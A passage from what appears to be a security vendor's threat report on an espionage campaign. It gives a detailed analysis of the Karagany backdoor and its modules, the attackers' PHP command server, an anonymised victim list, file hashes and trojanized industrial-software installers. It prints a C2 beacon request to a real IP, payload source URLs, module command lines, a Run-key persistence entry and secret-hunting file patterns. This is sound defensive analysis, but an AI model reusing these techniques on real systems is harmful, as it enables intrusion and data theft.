The CMD command is used to execute a command on the infected machine using cmd.exe

5.5.12 KEY

The KEY command is used to update the Priv and Pub key in the registry.

5.6 Sleep and Loop again

Once the commands have been executed, the debug message “End work” is displayed.
The malware then sleeps for a random amount of time and the main loop continues.
If the commands were executed, all results stored in the registry will be POSTED to the server via the AnsSend method.

The malware loops forever waiting for new orders from the attackers.

VI. Appendix 6: Karagany backdoor – detailed analysis

1st stage samples

SHA-256:	1b3cf050d626706d32c1c2c1cbd4975d519cfbdb9bca0f2e66b7e1120030b439
size:	538152
timestamp:	Fri, 19 Jun 1992 22:22:17 UTC
sources:	hXXp://lafollettewines.com/blog/wp-includes/pomo/inden2i.php?dwl=fne hXXp://kenzhebek.com/tiki/files/templates/listpages/inden2i.php?dwl=fne
dropped as:	dxpserver.exe, corensys.exe, wbemmonitor.exe
detected as:	Trojan.Win32.Benban.yc

SHA-256:	b1a3e67200a3837ecf45481885c2eca88f89509443a0bcec01b12aa737007a9b
size:	248360
timestamp:	Fri, 19 Jun 1992 22:22:17 UTC
detected as:	Trojan-Dropper.Win32.Clons.aqwj

SHA-256:	fcf7bfe68ff302869475b73e4c605a099ed2e1074e79c7b3acb2a451cd2ea915
size:	271400
timestamp:	Fri, 19 Jun 1992 22:22:17 UTC
source:	www.nahoonservices.com/wp-content/plugins/rss-poster/juch.php
dropped as:	searchindexer.exe
detected as:	Trojan-Dropper.Win32.Clons.ampw

SHA:	a553384eeadf4ad39e6c89bf16a146c01ebf627d042485844d75cd67b421afb8
size:	248360
timestamp:	Fri, 19 Jun 1992 22:22:17 UTC
signature:	Trojan-Dropper.Win32.Clons.apvc

This backdoor comes packed with UPX and a custom Delphi packer. The Delphi packer contains anti-debugging tricks and code especially crafted to overrun sandbox mechanisms. The packer unpacks and executes the main binary in several stages, creating multiple separated processes and threads.

Code flow:

- Check OS version, install date, username and system metrics
- Check for event “51032_861222508099”

- Copy self to %APPDATA%\<mal_folder_name>\<mal_filename>.exe, where <mal_folder_name> and <file_name> are chosen from the list of strings hardcoded in the binary
- Set attribs of the copied dropper to hidden & system
- Move the original dropper to <dropper_path>err.log<rand_nr>
- Set file attributes to hidden & temporary
- Use MoveFileWithProgress to delete the original dropper on the next reboot
- Copy %SYSTEM%chkdsk.exe file to the path and filename of the original dropper
- Copy %SYSTEM%chkdsk.exe to "%APPDATA%\<mal_folder_name>\<mal_filename> .exe " (with the space at the end)
- Create folder %APPDATA%\<mal_folder_name>\plugs
- Use COM objects (IShellLink &IPersistFile interfaces) to create a link in the Startup folder
- Extract the credentials from Internet Explorer's password manager and save them to <mal_folder_name>\prx.jpg file; keep monitoring the credentials in loop and updating the file
- Check if any browser process is running and if so, inject the DLL spying on the basic authentication credentials sent via HTTP traffic; affected browsers include Internet Explorer, Firefox, Mozilla and Opera
- Check Internet connection by sending GET request to adobe.com/geo/productid.php and microsoft.com/en-us/default.aspx
- If Internet is working, initiate the communication with C2 (the IP address is hardcoded in the binary) by sending the following post request

```
POST 93.188.161.235/check_value.php?identifiant=51032_861222508099&version=ver4_2
```

- Await commands
- If the C2 is not available, create an empty file: <mal_folder_name>\inact.api
- Create C:\ProgramData\Mail\MailAg\gl directory
- Create a thread that monitors this directory and sends the content of files found inside it to the C2 server; the data is encrypted with a combination of XOR and other bitwise operations before sending

List of backdoor commands:

- Cownexec
- Cownadminexec
- Updateme
- Deleteplugin
- Loadplugin
- Xdiex
- Xrebootx
- Xmonstart - start monitoring the C:\ProgramData\Mail\MailAg\gl dir and send file content to the C2
- Xmonstop - stop monitoring
- Xgetfile
- Xec2 - another routine to execute a binary

- Xfrost
- Killklg

List of strings used as folder name and filename:

Folder name	File name
Microsoft WCF services	SearchIndexer
Broker services	ImeBroker
Flash Utilities	fsutil
Media Center Programs;	PnPutil
Policy Definitions	BdeUISrv
Microsoft Web Tools	WinSAT
Reference Assemblies	pwNative
Analysis Services	SnippingTool
InstallShield Information	DFDWizard
IIS SQL Server	PrintBrmEngine
Diagnostics;	WbemMonitor
NTAPI Perfomance	dxpserver
WPF Platform	PowerMng

2nd stage samples (modules)

Screenshot module

SHA-256:	05fb04474a3785995508101eca7affd8c89c658f7f9555de6d6d4db40583ac53
Size:	823289
Timestamp:	Fri, 07 Jun 2013 08:05:56 UTC
Source:	91.203.6.71/check2/muees27jxt/scs.exe
Detected as:	Trojan-PSW/Karagany (Microsoft, Norman);

This EXE copies the additional MZ from its overlay to C:\ProgramData\Cap\Cap.exe and runs this file using following command:

```
"C:\cmd.exe /c C:\ProgramData\Cap\Cap.exe /d C:\ProgramData\Mail\MailAg /f scs.jpg >
C:\ProgramData\Mail\MailAg\scs.txt"
```

Then it deletes the directory `C:\ProgramData\Cap` and all the files in it, deletes itself and exits.

It uses encrypted strings - XOR with progressively incremented value.

3rd stage 3rd party screenshot tool

SHA256:	150ffd226b8a0d7cabe295b6ad3d256e5aa273a968b5b700b1a5bdbebf088fa7
Size:	696320
Timestamp:	Fri, 16 Apr 2010 07:47:33 UTC

Cap.exe is indeed the DuckLink CmdCapture tool - a 3rd party freeware AutoIt application (AutoIt version 3.3.6.1) for capturing the screenshots, available here http://www.ducklink.com/p/download/

This application is dropped by the scs.exe module and run using following command line parameters:

```
/d C:\ProgramData\Mail\MailAg /f scs.jpg > C:\ProgramData\Mail\MailAg\scs.txt
```

The `/d` parameter specifies the destination directory
The `/f` parameter specifies the filename for the screenshot file.

Text output produced by application is redirected to the `C:\ProgramData\Mail\MailAg\scs.txt` file and contains information such as:

- Day and time of capture
- Computer name
- Username
- Cpu architecture
- Os version
- IP address
- Logon domain and logon server
- Desktop details (height, width, depth, refresh rate)
- Environmental variables

Description of the DuckLink CmdCapture functionalities from the README file that comes with the application:

This freeware program designed to capture images of the screen.

Main Features:
** Full Screen Capture (display selection support).*
** Window Capture.*
** Selected area capture.*
** Save captured image in silent mode.*
** Open captured image in graphic editor.*
** Print captured image.*
** Put captured image to clipboard.*
** Upload captured image (to image hosting services).*
** Images format support:*

PNG
GIF
JPG - Quality can be set.
BMP - Format can be set.

Example of part of the content of the scs.txt file:

```
@HOUR: Hours value of clock in 24-hour format. Range is 00 to 23
Sample Value: 23
@MDAY: Current day of month. Range is 01 to 31
Sample Value: 22
@MIN: Minutes value of clock. Range is 00 to 59
Sample Value: 19
@MON: Current month. Range is 01 to 12
Sample Value: 07
@MSEC: Milliseconds value of clock.  Range is 00 to 999
Sample Value: 050
@SEC: Seconds value of clock. Range is 00 to 59
Sample Value: 52
@WDAY: Numeric day of week. Range is 1 to 7 which corresponds to Sunday through
Saturday.
Sample Value: 3
@YDAY: Current day of year. Range is 001 to 366 (or 001 to 365 if not a leap year)
Sample Value: 203
@YEAR: Current four-digit year
Sample Value: 2014
@ComputerName: Computer's network name.
Sample Value: WINXP
@ComSpec: value of %comspec%, the SPECified secondary COMmand interpreter; primarily for
```

```
command line uses, e.g.  Run(@ComSpec & " /k help | more")
Sample Value: C:\WINDOWS\system32\cmd.exe
@CPUArch: Returns "X86" when the CPU is a 32-bit CPU and "X64" when the CPU is 64-bit.
Sample Value: X64
@HomeShare: Server and share name containing current user's home directory.
Sample Value:
@IPAddress1: IP address of first network adapter. Tends to return 127.0.0.1 on some
computers.
Sample Value: 192.168.56.11
@IPAddress2: IP address of second network adapter. Returns 0.0.0.0 if not applicable.
Sample Value: 0.0.0.0
@IPAddress3: IP address of third network adapter. Returns 0.0.0.0 if not applicable.
Sample Value: 0.0.0.0
@IPAddress4: IP address of fourth network adapter. Returns 0.0.0.0 if not applicable.
Sample Value: 0.0.0.0
@LogonDNSDomain: Logon DNS Domain.
Sample Value:
@LogonDomain: Logon Domain.
Sample Value: WINXP
```

--- snip ---

File listing module

SHA-256:	07bd08b07de611b2940e886f453872aa8d9b01f9d3c61d872d6cfe8cde3b50d4
Size:	15872
Timestamp:	Tue, 02 Jul 2013 12:41:47 UTC
Source:	91.203.6.71/check2/muees27jxt/fl.exe
Detected as:	HEUR:Trojan.Win32.Generic

Module listing file.
Saves a list of documents that have specified extensions or contain specified strings in the file name to the C:\ProgramData\Mail\MailAg\fls.txt file. Saved information includes path, size and modification time.

File matching patterns:

pass.*	*.rtf	*.xls	*.pdf
secret.*	*.pst	*.doc	*.vmdk
*.pgp	*.p12	*.mdb	*.tc

VII. Appendix 7: C&C Analysis

The C&C Backend is written in PHP, consisting of 3 files.

“log.php” is a Web-Shell, used for file level operations.

“testlog.php” is not a PHP-script but it contains the C&C Server logfile of Backdoor-connections. Please see **“source.php”** below for further information.

“source.php”

The Backdoors interact with *“source.php”*, which is the control script. Following the functions on execution:

1. Collects the following Information:

Information	Syntax/content	Used (written to log)
Timestamp	day-month-year hour:minute-second	Yes
IP-address	checks and return valid IP-address from HTTP-Request (`“HTTP_CLIENT_IP”, “HTTP_X_FORWARDED”, “HTTP_X_iFORWARDED_FOR”, “REMOTE_ADDR”`)	Yes
Host	reverse lookup of IP-address (gethostbyaddr)	No
Proxy	Proxy-IP-address if Bot connected through Proxy	No
UserAgent	UserAgent from HTTP-Request	Yes
Request-URI	string of URI requested by Bot	Yes
BotID	BotID transferred with HTTP-request	Yes

2. Writes the above information to `“testlog.php”`, separated by “Tabulator” and base64-encoded, with the following syntax:

```
<timestamp>\t<victim ip-address>\t<proxy>\t<botID>\t<request-uri>\t<useragent>
```

3. Writes all transferred HTTP-GET Variables to `"<botID>.log"`, separated by "Tabulator" and base64-encoded.
4. If the bot executed an HTTP-POST-request, the transferred data is written to the file `"<botID>.ans"`, enclosed in "xdata"-Tag with timestamp. ("ans" is the acronym for "Answer")
5. Checks for any file `"<botID>_*.txt"`

    a. If found the timestamp, filename and Status "sent" are first appended to "<botID>.log". Then the file content is transferred to the bot, embedded into HTML with HTML-Body "No data!" and HTML-Comment "Havex" containing the data to be transferred. Finally the file on the server will be removed. If removal fails it's logged to "<botID>.log".

    b. If no matching file is found, a HTML-Response is sent with an empty "Havex" HTML-Comment and HTML-Body text "Sorry, no data corresponding to your request."

VIII. Appendix 8: Victim identification

The page below shows a brief description of the identified victims including information about the company and the sector on which they operates. A total of 101 victims have been identified.

Victim 1
Offers a complete range of manufacturing processes including precision injection molding, cleanroom molding and assembly, sheet metal fabrication, supply chain management and distribution.

Victim 2
Ukrainian wholesale suppliers for the pharmaceutical market.

Victim 3
General contracting, design build and construction management company; based in Alabama.

Victim 4
Company performing web developing, hosting, consulting and content management.

Victim 5
University in Ukraine.

Victim 6
Develops larger machines for international manufacturers – Ireland.

Victim 7
School in Tennessee.

Victim 8
Special Purpose Machines. Working in several sectors including the pharmaceutical, automotive, printing or plastic industry.

Victim 9
Corporation - Area of activity : Adult Internal Medicine, Infectious Disease, Pediatrics, OB/GYN, Dentistry, Psychology, Psychiatry, Social Services

Victim 10
Faculty of Electrical Engineering, Mechanical Engineering and Naval Architecture.

Victim 11
Distributor for construction machinery, energy systems and Caterpillar brand equipment.

Victim 12
One of Northern Ireland's most respected and innovative construction companies.

Victim 13
Supplier of IT services and products.

Victim 14
Multi-trade company providing high quality electrical, HVAC, IT, across the country (US).

Victim 15
Area of activity: Packaging systems. HQ in Switzerland.

Victim 16
Web development and hosting including ERP and commercial implementation and consulting services. HQ: Chile

Victim 17
Car dealer in Arizona

Victim 18
IT Australia - provides systems to streamline management and governance processes.

Victim 19
Integrated online marketing agency. Russia.

Victim 20
Design and manufacture of standard and custom leak test machines.

Victim 21
University in Spain.

Victim 22
Towing/hauling solutions to the commercial trucking industry. Located coast to coast in the U.S., Canada, Europe, Australia and Mexico.

Victim 23
University in Poland.

Victim 24

Areas of activity: recycling, mining and food sorting.

Victim 25

Systems integrator located in North Carolina. Specializes in the design and implementation of SCADA systems.

Victim 26

City council - Poland.

Victim 27

University in China.

Victim 28

Cleaning solutions.

Victim 29

Manufacturer of flexible packaging and advanced laminate design solutions.

Victim 30

Custom manufacturing of complex three-dimensional sheet metal parts.

Victim 31

Specializes in mechanical engineering. Area of activity: Laminating-Machines , Used-Machinery.

Victim 32

Structural engineering field in every major market sector and construction type. California.

Victim 33

Courier services worldwide. Greece.

Victim 34

Institute of Physics. Croatia

Victim 35

Supplies public sector organizations with products and contracts. UK.

Victim 36

University in Spain.

Victim 37

University in Poland.

Victim 38
University in Poland.

Victim 39
Research & Education Network. USA.

Victim 40
University in Germany.

Victim 41
American multinational technology and consulting corporation.

Victim 42
Creates and manages international private WANs for large multinational companies.

Victim 43
Informatics Centre in India.

Victim 42
Health authority in Canada.

Victim 43
County Government in USA.

Victim 44
University in USA.

Victim 45
American multinational conglomerate corporation.

Victim 46
Unit within University in USA.

Victim 47
Operates high speed computer network in Turkey.

Victim 48
University in Poland.

Victim 49

Telecommunications and computing services. USA.

Victim 50

American multinational document management corporation.

Victim 51

Major electronic systems company based in France acting in areas such as defense, aerospace, airline security and safety, information technology, and transportation

Victim 52

Swiss multinational pharmaceutical company.

Victim 53

American manufacturing conglomerate involved in aircraft, the space industry, defense-oriented and commercial electronics, automotive and truck components.

Victim 54

Industrial suburb in India.

Victim 55

Information Technology company. Iran.

Victim 56

University in China.

Victim 57

Global payments and technology company. USA.

Victim 58

College in USA.

Victim 59

University in Germany.

Victim 60

University in UK.

Victim 61

Supercomputing and Networking Center. Poland.

Victim 62
University in Canada.

Victim 63
University in USA.

Victim 64
University in Spain.

Victim 65
Academic and Research Network. Ukraine.

Victim 66
University in Canada.

Victim 67
Front, middle, and back office services for global financial markets.

Victim 68
Greek Public Administration Network

Victim 69
University in the USA.

Victim 70
University in Russia.

Victim 71
Airport Authority in the USA.

Victim 72
Multinational manufacturer. Germany.

Victim 73
Energy consumption analysis company.

Victim 74
University in the USA.

Victim 75
University in Taiwan.

Victim 76
University in Japan.

Victim 77
University in Taiwan.

Victim 78
University in the USA.

Victim 79
University in the USA.

Victim 80
University in Sweden.

Victim 81
University in Poland.

Victim 82
Pharma industry.

Victim 83
Digital content for education and research in the UK.

Victim 84
University – weather research.

Victim 85
University in South Korea.

Victim 86
Construction management services.

Victim 87
Education and Research Network, China.
Victim 88

Communications network for science and research, Germany.

Victim 89
University in the USA.

Victim 90
University in Spain.

Victim 91
University in South Korea.

Victim 92
Academic and Research Network, Croatia.

Victim 93
Encryption technology Institute.

Victim 94
University in the USA.

Victim 95
Chemical company, Germany.

Victim 96
School, USA.

Victim 97
University in Ukraine.

Victim 98
Liquefied natural gas, US energy demand.

Victim 99
University in Poland.

Victim 100
Academic and Research Network, Australia.

Victim 101
Space research institute, Russia.

IX. Appendix 9: Hashes

Havex, Sysmain, Ddex:

022da314d1439f779364aba958d51b119ac5fda07aac8f5ced77146dbf40c8ac
02e5191078497be1e6ea8bac93b6cfb9b3ee36a58e4f7dd343ac1762e7f9301e
066346170856972f6769705bc6ff4ad21e88d2658b4cacea6f94564f1856ed18
0850c39a7fcaa7091aaea333d33c71902b263935df5321edcd5089d10e4bbebb
0a0a5b68a8a7e4ed4b6d6881f57c6a9ac55b1a50097588e462fe8d3c486158bf
0c20ffcdf2492ccad2e53777a0885c579811f91c05d076ff160684082681fe68
0e34262813677090938983039ba9ff3ade0748a3aba25e28d19e2831c036b095
0ea750a8545252b73f08fe87db08376f789fe7e58a69f5017afa2806046380a5
0f4046be5de15727e8ac786e54ad7230807d26ef86c3e8c0e997ea76ab3de255
13da3fe28302a8543dd527d9e09723caeed98006c3064c5ed7b059d6d7f36554
170e5eb004357dfce6b41de8637e1dbeb87fa58e8b54a2031aac33afb930f3c8
1d768ebfbdf97ad5282e7f85da089e174b1db760f1cbdca1a815e8e6245f155a
2221c2323fb6e30b9c10ee68d60b7d7be823911540bb115f75b2747d015e35f9
24be375f0e11d88210e53f15cc08d72ab6c6287676c3fe3c6f70b513e5f442ed
269ea4b883de65f235a04441144519cf6cac80ef666eccf073eedd5f9319be0f
2c109406998723885cf04c3ced7af8010665236459d6fe610e678065994154d4
2dc296eb532097ac1808df7a16f7740ef8771afda3ac339d144d710f9cefceb4
2efd5355651db8e07613e74b1bf85b50273c1f3bce5e4edbedea0ccdff023754
2f24c7ccbd7a9e830ed3f9b3b7be7856e0cc8c1580082433cbe9bf33c86193c6
2f593c22a8fd0de3bbb57d26320446a9c7eed755ae354957c260908c93d8cf79
3094ac9d2eeb17d4cda19542f816d15619b4c3fec52b87fdfcd923f4602d827b
31db22caf480c471205a7608545370c1b3c0c9be5285a9ef2264e856052b66b4
43608e60883304c1ea389c7bad244b86ff5ecf169c3b5bca517a6e7125325c7b
487eaf5cc52528b5f3bb27ba53afffb6d534068b364a41fc887b8c1e1485795a
49c1c5e8a71f488a7b560c6751752363389f6272d8c310fee78307dc9dcd3ee2
4f3ceab96fb55d0b05380a1d95bb494ca44d7a9d7f10ded02d5b6fc27c92cb05
4ff5f102f0f1284a189485fc4c387c977dd92f0bc6a30c4d837e864aed257129
56a1513bcf959d5df3ff01476ddb4b158ce533658ab7d8dd439324b16f193ac2
593849098bd288b7bed9646e877fa0448dcb25ef5b4482291fdf7123de867911
59c4cba96dbab5d8aa7779eac18b67b2e6f8b03066eb092415d50dff55e43b72
5a13d0c954280b4c65af409376de86ac43eb966f25b85973a20d330a34cdd9a6
60f86898506f0fdf6d997f31deff5b6200a6969b457511cc00446bd22dd1f0a4
6122db2cdac0373cc8513c57786088a5548721d01e7674e78082774044e92980

```
61969cd978cd2de3a13a10510d0dea5d0d3b212209804563ed3d42033a9d0f54
6367cb0663c2898aff64440176b409c1389ca7834e752b350a87748bef3a878b
646c94a0194ca70fbe68c444a0c9b444e195280f9a0d19f1239342131 1653552
65a4332dfe474a8bb9b5fa35495aade453da7a03eb0049211e57b5660d08d75c
6606dd9a5d5182280c12d009a03b8ed6179872fcb08be9aa16f098250cc5b7a7
66ec58b4bdcb30d1889972c1ee30af7ff213deece335f798e57ff51fe28752e3
684ea2083f2f7099f0a611c81f26f30127ad297fcac8988cabb60fcf56979dfc
698ec413986dc7fc761b1a17624ffffb1590902020b9d0cd5d9a6013c67d9100
6e5f4296bffa7128b6e8fa72ad1924d2ff19b9d64775bd1e0a9ce9c5944bd419
6e92c2d298e25bcff17326f69882b636150d2a1af494ef8186565544f0d04d3d
7081455301e756d6459ea7f03cd55f7e490622d36a5a019861e6b17141f69bd0
7a115335c971ad4f15af10ea54e2d3a6db08c73815861db4526335b81ebde253
7c1136d6f5b10c22698f7e049dbc493be6e0ce03316a86c422ca9b670cb133aa
7e0dafedd01d09e66524f2345d652b29d3f634361c0a69e8d466dcbdfd0e3001
837e68be35c2f0ab9e2b3137d6f9f7d16cc387f3062a21dd98f436a4bcceb327
83e57d8f3810a72a772742d4b786204471a7607e02fa445c3cd083f164cc4af3
85d3f636b515f0729c47f66e3fc0c9a0aacf3ec09c4acf8bf20a1411edcdc40a
8d343be0ea83597f041f9cbc6ea5b63773affc267c6ad99d31badee16d2c86e5
8da93bc4d20e5f38d599ac89db26fc2f1eecbf36c14209302978d46fc4ce5412
8e222cb1a831c407a3f6c7863f3faa6358b424e70a041c196e91fb7989735b68
92c959c36617445a35e6f4f2ee2733861aa1b3baf8728d19a4fd5176f3c80401
94d4e4a8f2d53426154c41120b4f3cf8105328c0cc5d4bd9126a54c14b296093
98bd5e8353bc9b70f8a52786365bcdb28bd3aef164d62c38dae8df33e04ac11a
9d530e2254580842574a740698d2348b68b46fd88312c9325321ad0d986f523d
a05b53260c2855829226dffd814022b7ff4750d278d6c46f2e8e0dc58a36a1f9
a2fe7a346b39a062c60c50167be7dd4f6a8175df054faa67bff33ec42b1072d9
a69fcc5c5409837985e1697012cd6cc5b4e13789dd755f2bcdab99b3aadc4cc2
a8e6abaa0ddc34b9db6bda17b502be7f802fb880941ce2bd0473fd9569113599
aafbf4bba99c47e7d05c951ad964ce09493db091ba5945e89df916c6fa95d101
abdb2da30435430f808b229f8b6856fafc154a386ef4f7c5e8de4a746e350e0c
b0faba6156c7b0cd59b94eeded37d8c1041d4b8dfa6aacd6520a6d28c3f02a5e
b139829440aabe33071aa34604f739d70f9a0a3b06051f3190aabf839df2d408
b3b01b36b6437c624da4b28c4c8f773ae8133fca9dd10dc17742e956117f5759
b647f883911ff20f776e0a42564b13ef961fa584ebd5cfce9dd2990bca5df24e
b8f2fdddf7a9d0b813931e0efe4e6473199688320d5e8289928fe87ce4b1d068
bacac71fcc61db9b55234d1ccf45d5fffd9392c430cdd25ee7a5cea4b24c7128
bcdcb4b5e9aaaee2c46d5b0ed16aca629de9faa5e787c672191e0bdf64619a95
bee9f2a01e0049d4cf94016284b16849136233366d150948979708467 2e5448f
c25c1455dcab2f17fd6a25f8af2f09ca31c8d3773de1cb2a55acd7aeaa6963c8
c4e2e341689799281eaef47de75f59edceaba281398b41fe7616436f247ab93d
```

```
c66525285707daff30fce5d79eb1bdf30519586dfec4edf73e4a0845fd3d0e1c
c987f8433c663c9e8600a7016cdf63cd14590a019118c52238c24c39c9ec02ad
cb58396d40e69d5c831f46aed93231ed0b7d41fee95f8da7c594c9dbd06ee111
cd019e717779e2d2b1f4c27f75e940b5f98d4ebb48de604a6cf2ab911220ae50
ce99e5f64f2d1e58454f23b4c1de33d71ee0b9fcd52c9eb69569f1c420332235
d3ee530abe41705a819ee9220aebb3ba01531e16df7cded050ba2cf051940e46
d588e789f0b5914bd6f127950c5daf6519c78b527b0ed7b323e42b0613f6566f
d5e3122a263d3f66dcfa7c2fed25c2b8a3be725b2c934fa9d9ef4c5aefbc6cb9
d71da8a59f3e474c3bcd3f2f00fae0b235c4e01cd9f465180dd0ab19d6af5526
d755904743d48c31bdff791bfa440e79cfe1c3fc9458eb708cf8bb78f117dd07
da3c1a7b63a6a7cce0c9ef01cf95fd4a53ba913bab88a085c6b4b8e4ed40d916
dc612882987fab581155466810f87fd8f0f2da5c61ad8fc618cef903c9650fcd
dc75404b6fc8cdb73258c2cc7bc758347ffb4237c8d18222f3489dc303daf989
e029db63346c513be42242e268559174f6b00d818e00d93c14bd443314f65fe5
e38aa99eff1f9fedd99cf541c3255e99f3276839a883cadb6e916649522729e3
e42badd8fb20f1bc72b1cec65c42a96ee60a4b52d19e8f5a7248afee03646ace
e73f8b394e51348ef3b6cea7c5e5ecc2ee06bb395c5ac30f6babb091080c1e74
ecb097f3367f0155887dde9f891ff823ff54ddfe5217cdbb391ea5b10c5a08dc
edb7caa3dce3543d65f29e047ea789a9e429e46bed5c29c4748e656285a08050
ee53e509d0f2a3c888232f2232b603463b421b9c08fe7f44ed4eead0643135d3
f1d6e8b07ac486469e09c876c3e267db2b2d651299c87557cbf4eafb861cf79c
f65d767afd198039d044b17b96ebad54390549c6e18ead7e19e342d60b70a2c3
fb30c3bb1b25b3d4cca975f2e0c45b95f3eb57a765267271a9689dd526658b43
c43ce82560cea125f65c7701c733c61ae3faa782c8b00efcb44fd7dbd32a5c4b
ebb16c9536e6387e7f6988448a3142d17ab695b2894624f33bd591ceb3e46633
61f4a9a30c9cce221624da208eac253c8ce95d55da4605b12774619b1a0d1587
913c21141966750cfe80d1f64f7c819ae59e401b47f0b5031fd2486c10403c91
87d1d820fd4faea5a48aa3a26d6b5d742b457bff6d291e03dce257d6861766f7
4c5c02fbd6f35cad2e0a6f15e769bc6d4413219ce059cc11be7589f5d54645ea
81e5e73452aa8b14f6c6371af2dccab720a32fadfc032b3c8d96f9cdaab9e9df
387d4ea82c51ecda162a3ffd68a3aca5a21a20a46dc08a0ebe51b03b7984abe9
0c9b20f4cb0b3206f81c2afbb2ee4d995c28f74f38216f7d35454af624af8876
45abd87da6a584ab2a66a06b40d3c84650f2a33f5f55c5c2630263bc17ec4139
e3a7fa8636d040c9c3a8c928137d24daa15fc6982c002c5dd8f1c552f11cbcad
6b2a438e0233fe8e7ba8774e2e5c59bf0b7c12679d52d6783a0010ecad11978c
69b555a37e919c3e6c24cfe183952cdb695255f9458b25d00d15e204d96c737b
101e70a5455212b40406fe70361995a3a346264eabd4029200356565d2bacd6a
d5687b5c5cec11c851e84a1d40af3ef52607575487a70224f63458c24481076c
1ba99d553582cc6b6256276a35c2e996e83e11b39665523f0d798beb91392c90
31488f632f5f7d3ec0ea82eab1f9baba16826967c3a6fa141069ef5453b1eb95
```

f6aab09e1c52925fe599246dfdb4c1d06bea5c380c4c3e9c33661c869d41a23a
6296d95b49d795fa10ae6e9c4e4272ea4e1444105bddbf45b34ee067b2603b38
72ff91b3f36ccf07e3daf6709db441d2328cecab366fd5ff81fc70dd9eb45db8
a3a6f0dc5558eb93afa98434020a8642f7b29c41d35fa34809d6801d99d8c4f3
53d2a3324f276f29c749727c20708a3421a5144046ce14a8e025a8133316e0ac
1ef47da67f783f8cc8cda7481769647b754874c91e0c666f741611decd878c19
358da2c5bb5fbd9c9cf791536054bbb387ce37253c31555f5afa544f38de2a3f
3a88ff66f4eb675f0c3e6c5f947c012945c4e15b77a2cd195de8a8aba23ccb29
439e5617d57360f76f24daed3fe0b59f20fc9dade3008fd482260ba58b739a23
2c37e0504b98413e0308e44fd84f98e968f6f62399ea06bc38d3f314ee94b368
bb3529aa5312abbee0cfbd00f10c3f2786f452a2ca807f0acbd336602a13ac79
4cf75059f2655ca95b4eba11f1ce952d8e08bb4dbcb12905f6f37cf8145a538d
170596e88b26f04d349f6014d17a88026ec55eab44888e2a9bb4dd90a79f6878
59af70f71cdf933f117ab97d6f1c1bab82fd15dbe654ba1b27212d7bc20cec8c
b8514bff04e8f4e77430202db61ec5c206d3ec0f087a65ee72c9bb94a058b685
778568b44e13751800bf66c17606dfdfe35bebbb94c8e6e2a2549c7482c33f7a
224e8349ba128f0ab57bdebef5287f4b84b9dccbc2d8503f53f6333efd5f9265
fd689fcdcef0f1198b9c778b4d93adfbf6e80118733c94e61a450aeb701750b4
aef82593822a934b77b81ebc461c496c4610474727539b0b6e1499ca836f0dee
fd689fcdcef0f1198b9c778b4d93adfbf6e80118733c94e61a450aeb701750b4
d89a80a3fbb0a4a40157c6752bd978bc113b0c413e3f73eb922d4e424edeb8a7

Exploits:

1b12b5bfa6488f05680cc5aacdeda420b643713c88964b824913117cfbcd37e5
6b72d7aaccb2bf2f2cc08f8fab1c1a65beccd62d2f404d6c04806f3dc3c7ed3b
6cd18347407c78195e25adcc532eec0c2ef4e0940f8572909978404b7b9a4264
d1da07b851ae861da09a4ec4b4ab0b8b1bf44470f4266eaccacacb62e24f825b
3d4c9cad0830c653a06bc6a15739e5c938b83b7ee910895190acfc5bf879945a
b7b70238c7463ea53e3f9d242e3a4dac94eae0e03545df5245a0fa4a62904e41

Modules:

004c99be0c355e1265b783aae557c198bcc92ee84ed49df70db927a726c842f3
6aca45bb78452cd78386b8fa78dbdf2dda7fba6cc06482251e2a6820849c9e82
7933809aecb1a9d2110a6fd8a18009f2d9c58b3c7dbda770251096d4fcc18849
0859cb511a12f285063ffa8cb2a5f9b0b3c6364f8192589a7247533fda7a878e
f4bfca326d32ce9be509325947c7eaa4fb90a5f81b5abd7c1c76aabb1b48be22
2120c3a30870921ab5e03146a1a1a865dd24a2b5e6f0138bf9f2ebf02d490850
9a2a8cb8a0f4c29a7c2c63ee58e55aada0a3895382abe7470de4822a4d868ee6

ClientX:

66ab3a26ffe5d9fb72083dc3153d0ddfbfb621cc34a299dd987049b479244480

Karagany:

05fb04474a3785995508101eca7affd8c89c658f7f9555de6d6d4db40583ac53
07bd08b07de611b2940e886f453872aa8d9b01f9d3c61d872d6cfe8cde3b50d4
1b3cf050d626706d32c1c2c1cbd4975d519cfbdb9bca0f2e66b7e1120030b439
fcf7bfe68ff302869475b73e4c605a099ed2e1074e79c7b3acb2a451cd2ea915
a553384eeadf4ad39e6c89bf16a146c01ebf627d042485844d75cd67b421afb8
b1a3e67200a3837ecf45481885c2eca88f89509443a0bcec01b12aa737007a9b
a97b5be3d24966ffbeaca15250477b434485f0b3a4c106c443855bbe60426df5
1cbe3c94e97d99e4e6a09cc6a790e1d26afc3d7cb89b90665a0de22680c6f8d7

X. Appendix 10:
Delivery methods – detailed analysis

10.1. Hijacked installers of legitimate software

SwissRanger camera driver (sysmain dropper)

A hijacked installer of `libMesaSR` used by the “SwissRanger” camera driver, produced by Acroname: http://www.acroname.com/

Files details:

SHA-256:	398a69b8be2ea2b4a6ed23a55459e0469f657e6c7703871f63da63fb04cefe90
Size:	1311927
Compiled:	Sat, 28 May 2011 16:04:38 UTC
Detected as:	Trojan.Win32.Inject.hhwa
Description:	trojanized installer

Path:	`%TEMP%\tmp687.dll` and `%APPDATA%\sydmain.dll`
SHA-256:	a8e6abaa0ddc34b9db6bda17b502be7f802fb880941ce2bd0473fd9569113599
Size:	133152
Compiled:	Wed, 12 Jun 2013 04:31:14 UTC
Detected as:	Trojan.Win32.Inject.hhwa
Description:	Sysmain backdoor

Path:	`%TEMP%\setup.exe`
SHA-256:	7fa188fb3bfecbd0fbbb05cfa4a3078ac44f68c63b784b20046e470613e35f96
Size:	1181500
Compiled:	Sat, 05 Dec 2009 22:50:52 UTC
Description:	original installer, version 1.0.14.706

Registry modification:

[HKCU\Software\Microsoft\Windows\CurrentVersion\Run]

```
load = C:\WINDOWS\system32\rundll32.exe “c:\documents and settings\luser\application
```

`data\sydmain.dll”,AGTwLoad`

eWon software (Havex dropper)

A hijacked installer of `eCatcher` - a piece of legitimate software developed by a Belgian producer of SCADA and industrial network equipment:
http://www.ewon.be/en/home.html

Files details:

SHA-256: 70103c1078d6eb28b665a89ad0b3d11c1cbca61a05a18f87f6a16c79b501dfa9
Size: 43971440
Compiled: Sat, 31 Mar 2007 15:09:46 UTC
Detected as: (not detected yet)
Description: trojanized installer
Url: hxxp://www.ewon.biz/software/eCatcher/eCatcherSetup.exe

Path: `%TEMP%\TmProvider.dll` and `%SYSTEM%\TMPProvider.dll`
SHA-256: 401215e6ae0b80cb845c7e2910dddf08af84c249034d76e0cf1aa31f0cf2ea67
Size: 327168
